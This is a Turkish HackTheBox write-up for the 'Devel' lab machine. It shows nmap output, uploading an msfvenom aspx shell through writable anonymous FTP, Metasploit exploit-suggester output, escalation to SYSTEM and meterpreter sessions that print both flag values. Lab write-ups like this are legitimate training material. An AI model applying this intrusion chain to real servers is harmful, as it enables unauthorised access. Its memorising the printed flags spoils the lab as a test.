
DEVEL – HACKTHEBOX WRITEUP

Her zamanki gibi öncelikle nmap taramasını gerçekleştiriyoruz.


```
Scanning 1 hosts [131070 ports/host]
Discovered open port 21/tcp on 10.10.10.5
Discovered open port 80/tcp on 10.10.10.5

Running command: sudo nmap -sC -sV -A -p21,80 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-16 12:01 +03
Nmap scan report for 10.10.10.5
Host is up (0.084s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 11-18-19  09:19PM                   44 blabla.php5
| 11-18-19  08:54PM                 1200 cmd-asp-5.1.asp
| 11-18-19  09:03PM                  970 cmd.asp
| 11-18-19  08:48PM                 1581 cmdasp.asp
| 11-18-19  11:29PM                 1442 cmdasp.aspx
| 03-17-17  04:37PM                  689 iisstart.htm
| 11-18-19  11:43PM                74158 shell.exe
| 11-18-19  08:41PM                    6 test.asp
| 11-18-19  09:19PM                   44 test.php
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::- cpe:/o:micro
soft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 (91%), Micros
oft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Wi
ndows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   86.39 ms 10.10.14.1
2   88.41 ms 10.10.10.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.04 seconds
```

21 numaralı porta baktığımızda ftp servisi servisi çalışıyor ve anonymous account'ı ile bağlanabiliyoruz. Ayrıca http portumuz açık gidip kontrol ediyoruz.


Ekrandaki resimi kontrol ettiğimizde nmap çıktısında bulunan ftp içerisindeki welcome.png karşımıza çıkıyor.




Anonymous ile yazma yetkimiz var mı kontrol ediyoruz.



FTP’de yazma yetkimiz var ve yüklediğimiz dosyaların 80 numaralı porttan erişebiliyor muyuz kontrol ediyoruz.



Erişebiliyoruz hemen msfvenom ile aspx dosyası spawnlayarak makine üzerinde shell alalım. Neden aspx diye sorabiliriz ftp çıktısını kontrol ettiğimizde aspnet_client’dan anlıyoruz.



Makina easy kategorisinde olduğu için çok fazla bir araştırma yapmadan exploit_suggester post modülünü çalıştırıyoruz.

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 29 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
meterpreter >
```

Random bir exploit seçtim ve calistirdim NT AUTHORITY\System yetkisine çıktık.

```
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2017-03-18 02:16:43 +0300  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 07:53:55 +0300  All Users
40777/rwxrwxrwx   8192  dir   2017-03-18 02:06:26 +0300  Classic .NET AppPool
40555/r-xr-xr-x   8192  dir   2009-07-14 05:37:05 +0300  Default
40777/rwxrwxrwx   0     dir   2009-07-14 07:53:55 +0300  Default User
40555/r-xr-xr-x   4096  dir   2009-07-14 05:37:05 +0300  Public
40777/rwxrwxrwx   8192  dir   2017-03-17 17:17:37 +0300  babis
100666/rw-rw-rw-  174   fil   2009-07-14 07:41:57 +0300  desktop.ini

meterpreter > cd Administrator
meterpreter > cd Desktop
meterpreter > cat root.txt.txt
e621a0b5041708797c4fc4728bc72b4bmeterpreter > cd ../..
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2017-03-18 02:16:43 +0300  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 07:53:55 +0300  All Users
40777/rwxrwxrwx   8192  dir   2017-03-18 02:06:26 +0300  Classic .NET AppPool
40555/r-xr-xr-x   8192  dir   2009-07-14 05:37:05 +0300  Default
40777/rwxrwxrwx   0     dir   2009-07-14 07:53:55 +0300  Default User
40555/r-xr-xr-x   4096  dir   2009-07-14 05:37:05 +0300  Public
40777/rwxrwxrwx   8192  dir   2017-03-17 17:17:37 +0300  babis
100666/rw-rw-rw-  174   fil   2009-07-14 07:41:57 +0300  desktop.ini

meterpreter > cd babis
meterpreter > cd Desktop
meterpreter > cat user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8meterpreter >
```